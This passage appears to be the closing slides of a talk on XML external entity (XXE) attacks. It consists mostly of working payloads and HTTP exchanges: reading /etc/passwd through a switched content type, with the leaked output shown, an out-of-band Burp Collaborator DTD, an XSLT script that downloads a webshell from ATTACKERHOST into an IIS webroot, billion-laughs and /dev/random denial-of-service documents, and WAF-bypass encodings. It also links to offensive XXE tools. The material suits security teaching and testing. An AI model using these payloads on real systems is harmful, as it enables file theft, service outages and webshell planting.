"http://UNIQUE_ID_FOR_BURP_COLLABORATOR.burpcollabora
tor.net/x"> %ext;
]>
 <r></r>
```

JSON to XXE

```
POST /owasp HTTP/1.1
Host: someserver.owasp.com
Accept: application/json
Content-Type: application/json
Content-Length: 38

{"search":"name","value":"owasp"}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43

{"error": "no results for name owasp"}
```

```
POST /owasp HTTP/1.1
Host: someserver.owasp.com
Accept: application/json
Content-Type: application/xml
Content-Length: 38

{"search":"name","value":"owasp"}
```

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 127

{"errors":{"errorMessage":"org.xml.sax.SAXParseEx
ception: XML document structures must start and
end within the same entity."}}
```

Error

Converting JSON to XML

```
{"search":"name","value":"owasp"}
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<search>name</search>
<value>owasp</value>
```

```
POST /owasp HTTP/1.1
Host: someserver.owasp.com
Accept: application/json
Content-Type: application/xml
Content-Length: 112

<?xml version="1.0" encoding="UTF-8" ?>
<root>
    <search>name</search>
    <value>owasp</value>
</root>
```

Same Result

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43

{"error": "no results for name owasp"}
```

```
POST /owasp HTTP/1.1
Host: someserver.owasp.com
Accept: application/json
Content-Type: application/xml
Content-Length: 288

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE owasp [<!ENTITY xxe SYSTEM
"file:///etc/passwd" >]>
<root>
<search>name</search>
<value>&xxe;</value>
</root>
```

XXE Payload

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467

{"error": "no results for name
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync....
```

Result

Web Shell Upload

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://VICTIM.COM/pwned">
<msxsl:script language="C#" implements-prefix="user">
<![CDATA[
public string xml()
{
    System.Net.WebClient webClient = new System.Net.WebClient();
    webClient.DownloadFile("https://ATTACKERHOST/webshell.aspx",
                       @"c:\inetpub\wwwroot\zephrShell.aspx");

    return "Shell Uploaded Successfully @ /zephrShell.aspx";
}
]]>
</msxsl:script>
<xsl:template match="/">
<xsl:value-of select="user:xml()"/>
</xsl:template>
</xsl:stylesheet>
```

Billion Laugh Attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Load Large System File

```
<?xml version='1.0'?>
<!DOCTYPE data [
<!ENTITY dos SYSTEM "file:///dev/random" >
]>
<data>&dos;</data>
```

WAF Bypass

Output will be in base64

```
<!DOCTYPE scan [

<!ENTITY secret SYSTEM
"php://filter/read=convert.base64-encode/resource=/etc/passwd">
]>

<pass>&secret</pass>
```

Convert Payload in Base64

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM
"data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init;
]><foo/>
```

ZmlsZTovLy9ldGMvcGFzc3dk = file:///etc/passwd

Converting UTF if firewall block by unicode character

```
#cat file.xml | iconv -f UTF-8 -t UTF-7 > file_utf7.xml

#cat file.xml | iconv -f UTF-8 -t UTF-16 > file_utf16.xml
```

Source: Wallarm

Renaming root

```
<!DOCTYPE :. SYTEM "http://"

<!DOCTYPE :_-_: SYTEM "http://"

<!DOCTYPE {0xdfbf} SYSTEM "http://"
```

https://gist.github.com/staaldraad/01415b990939494879b4

https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html

Tools for the Trade

https://github.com/staaldraad/xxeserv

https://github.com/lc/230-OOB

https://github.com/enjoiz/XXEinjector

https://github.com/BuffaloWill/oxml_xxe

http://www.beneaththewaves.net/Software/On_The_Outside_Reaching_In.html

THANK YOU FOR LISTENING
ANY QUESTIONS?